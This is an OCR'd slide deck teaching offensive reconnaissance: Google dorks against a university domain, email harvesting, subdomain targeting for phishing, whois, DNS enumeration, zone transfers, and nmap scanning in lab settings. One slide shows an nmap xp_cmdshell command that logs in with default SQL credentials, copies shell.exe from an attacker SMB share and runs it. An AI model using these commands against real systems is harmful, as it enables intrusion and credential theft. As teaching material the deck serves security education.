
OFFENSIVE ENUMERATION


By: Andrew Oliveau

WHAT IS THE CYBER KILL CHAIN?

- Developed by Lockheed Martin
- Life cycle of a cyber attack
- Methodology used by black hat hackers, penetration testers, and state sponsored groups.
- Also useful for IT security engineers too!
- “The best defense is a good offense”

LIFE CYCLE OF CYBER KILL CHAIN





ENUMERATION

- Research, research, and more research
- Passive information gathering
  - Google
  - Whois
- Active information gathering
  - Port scanning
  - DNS enumeration
  - SMB enumeration
- Find your target

PASSIVE INFORMATION GATHERING

GOOGLE HACKING

- **Site:gmu.edu** – site parameter limits results to specified domain.
- **Filetype:pdf** – only provide pdf files (can be any type of file)
- **Inurl:** - filter by url content
- **Intitle:** - filter by words in title
- **More filter techniques can be found in Google Hacking Exploit Database**

Google

site:gmu.edu -site:bis.gmu.edu inurl:"login.php"

All Videos Books Images News More Settings

2 results (0.26 seconds)

eagle.gmu.edu › people_finder › login

People Finder - George Mason University Directory

Logging into People Finder will allow you to view email addresses. Please log in using yo
Mason Username (NetID) and password (these are the same ...

eyewitnesseritrea.gmu.edu › login

Eritrea

Contributor LOGIN. Email Id *. Password *. Login Login Forgot Password ? Contributor Lo
2019 Eyewitness Eritrea. All Rights Reserved | Design by ...

EMAIL HARVESTING

Find emails and usernames belonging to an organization


Useful for client side attacks

Reveals naming convention used

Ex: aoliveau, andrewoliveau, andrewo, etc

Finds users to target

Emails are heavily used for intrusion



THEHARVESTER

- Find emails belonging to your target
- Built in Kali Linux
- Will search Google, Bing, and other sites.

SUBDOMAIN ENUMERATION

- Subdomains are also targeted by attackers
- Vpn.domainname.com is attractive – phish for credentials and use it enter domain
- Remotedesktop.domainname.com is attractive – login to target domain with RDP
- Password.domainname.com is attractive – create a phishing site to obtain passwords
- Housing.gmu.edu is NOT attractive

Services Solutions News Company Resources Report Fraud Request Demo

Hostnames matching *.gmu.edu

▸ Search with another pattern?

93 results (showing 21 to 40)

	Site	First seen	Netblock	OS	Site Report
21	chnm.gmu.edu	March 2000	George Mason University	unknown	
22	password.gmu.edu	January 2013	George Mason University	Linux - RedHat	
23	historymatters.gmu.edu	August 1999	George Mason University	unknown	

```
Domain Name: GMU.EDU

Registrant:
        George Mason University
        4400 University Drive
        4400 University Drive
        Fairfax, VA 22030
        USA

Administrative Contact:
        Tracy Holt
        George Mason University
        Information Technology MSN 1B5
        4400 University Drive
        Fairfax, VA 22030
        USA
        +1.7039933356
        holt@gmu.edu

Technical Contact:
        Tracy Holt
        George Mason University
        Information Technology MSN 1B5
        4400 University Drive
        Fairfax, VA 22030
        USA
        +1.7039933356
        holt@gmu.edu

Name Servers:
        RUTH.GMU.EDU
        MAGDA.GMU.EDU
        EVE.GMU.EDU

Domain record activated:    14-Oct-1987
Domain record last updated: 06-May-2019
Domain expires:             31-Jul-2021


Information Updated: 2020-02-16 20:54:07
```

WHOIS ENUMERATION

- Database contains
  - Name server
  - Registrar
  - Full contact information about domain name

OTHER METHODS

- Wireshark
- Listening to conversations
- Forums
- Business cards
- Driving the outer perimeter

ACTIVE INFORMATION GATHERING

DNS ENUMERATION

- DNS offers a variety of information about public and private servers
- Finding DNS server can divulge potential targets
  - Ex: mail servers

```
root@kali:~# host -t ns megacorpone.com
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
root@kali:~# host -t mx megacorpone.com
megacorpone.com mail is handled by 60 mail.megacorpone.com.
megacorpone.com mail is handled by 50 mail2.megacorpone.com.
```

AUTOMATING DNS LOOKUPS

- Additional DNS queries to discover more host names and IPs
- Bash and PowerShell makes automation easy
- Kali and Github tools already exist to do this (dnsrecon and dnsenum)

```
root@kali:~# echo ftp >> list.txt
root@kali:~# echo mail >> list.txt
root@kali:~# echo owa >> list.txt
root@kali:~# echo proxy >> list.txt
root@kali:~# echo router >> list.txt
root@kali:~# for ip in $(cat list.txt);do host $ip.megacorpone.com;done
www.megacorpone.com has address 50.7.67.162
Host ftp.megacorpone.com not found: 3(NXDOMAIN)
mail.megacorpone.com has address 50.7.67.155
Host owa.megacorpone.com not found: 3(NXDOMAIN)
Host proxy.megacorpone.com not found: 3(NXDOMAIN)
router.megacorpone.com has address 50.7.67.190
root@kali:~#
```

```
root@kali:~# for ip in $(seq  155 190);do host 50.7.67.$ip;done |grep -v "not found"
155.67.7.50.in-addr.arpa domain name pointer mail.megacorpone.com.
162.67.7.50.in-addr.arpa domain name pointer www.megacorpone.com.
163.67.7.50.in-addr.arpa domain name pointer mail2.megacorpone.com.
164.67.7.50.in-addr.arpa domain name pointer www2.megacorpone.com.
165.67.7.50.in-addr.arpa domain name pointer beta.megacorpone.com.
...
```

```
root@kali:~# host -l megacorpone.com ns2.megacorpone.com
Using domain server:
Name: ns2.megacorpone.com
Address: 50.7.67.154#53
Aliases:

megacorpone.com name server ns1.megacorpone.com.
megacorpone.com name server ns2.megacorpone.com.
megacorpone.com name server ns3.megacorpone.com.
admin.megacorpone.com has address 50.7.67.187
beta.megacorpone.com has address 50.7.67.165
fs1.megacorpone.com has address 50.7.67.166
intranet.megacorpone.com has address 50.7.67.188
mail.megacorpone.com has address 50.7.67.155
```


DNS ZONE TRANSFERS

- Database replication between related DNS servers
- Copying zone file from a master DNS to a slave server
- File contains list of all DNS names configured for that zone
- Administrators misconfigure DNS servers


PORT SCANNING

- Discover open ports
- TCP CONNECT / SYN scanning
  - Connect: attempting to complete a 3 way handshake
  - SYN: If TCP port is open, SYN-ACK should be sent back but never send final ACK
- UDP Scanning is unreliable
  - If closed, ICMP port unreachable sent back

Note: Port scanning can be detected and may be illegal



NMAP



- Used to discover hosts and services (ping sweep and port scanning)
- -sV: Probe open ports to determine service/version info
- -sC: Use default scripts to find more info on services from ports found
- -O: Enable OS detection
- -sU: UDP scan
- -S: Spoof source address
- -T: Timing template (0-5)
- --script: Use specific script for a port (ex. SMB port 445 vulnerability scanner)
- -p: specify which port to scan (1-65535)

```
root@kali:~/htb/boxes/Sauna# nmap -sC -sV -o nmap 10.10.10.175
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-16 16:55 EST
Nmap scan report for 10.10.10.175
Host is up (0.090s latency).
Not shown: 988 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-02-17 05:57:24Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.,
ite: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.,
ite: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the follo
ng fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=2/16%Time=5E49BA5B%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h01m49s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-02-17T05:59:47
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 316.83 seconds
root@kali:~/htb/boxes/Sauna#
```

HACK THE BOX EXAMPLE

- What type of host are we targeting here?

FULL PORT SCAN DILEMMA

- Sometimes a full port scan is necessary
- Loud
- Good for Hack the Box machines


```
root@kali:~/htb/boxes# nmap -p 1-65535 --max-retries=1 10.10.10.175
```

MORE WITH NMAP

- It is possible to scan an entire subnet!
- Nmap –top-ports=20 10.10.10.1-254
- Plenty of options with –script

```
root@kali:~/Desktop/boxes/128# nmap -p 27900 --script ms-sql-xp-cmdshell --script-args mssql.instance-all,mssql.username=sa,mssql.password=password,ms-sql-xp-cmdshell.cmd="copy \\10.11.0.139\ROPNOP\shell.
exe" 10.11.1.128
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-20 11:20 EDT
Nmap scan report for 10.11.1.128
Host is up (0.17s latency).

PORT      STATE SERVICE
27900/tcp open  ms-sql-s
MAC Address: 00:50:56:93:76:93 (VMware)

Host script results:
| ms-sql-xp-cmdshell:
| [10.11.1.128\MSSQLSERVER]
|   Command: copy \\10.11.0.139\ROPNOP\shell.exe
|   output
|   ======
|   1 file(s) copied.
|_  Null

Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
root@kali:~/Desktop/boxes/128# nmap -p 27900 --script ms-sql-xp-cmdshell --script-args mssql.instance-all,mssql.username=sa,mssql.password=password,ms-sql-xp-cmdshell.cmd="shell.exe" 10.11.1.128
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-20 11:20 EDT
Nmap scan report for 10.11.1.128
Host is up (0.20s latency).

PORT      STATE SERVICE
27900/tcp open  ms-sql-s
MAC Address: 00:50:56:93:76:93 (VMware)

Host script results:
| ms-sql-xp-cmdshell:
|_  [10.11.1.128\MSSQLSERVER]

Nmap done: 1 IP address (1 host up) scanned in 31.70 seconds
```

SHODAN



SHODAN

- NMAP on steroids
- Global port scan
- Exploit database

SMB ENUMERATION

- Server Message Block
- Port 445
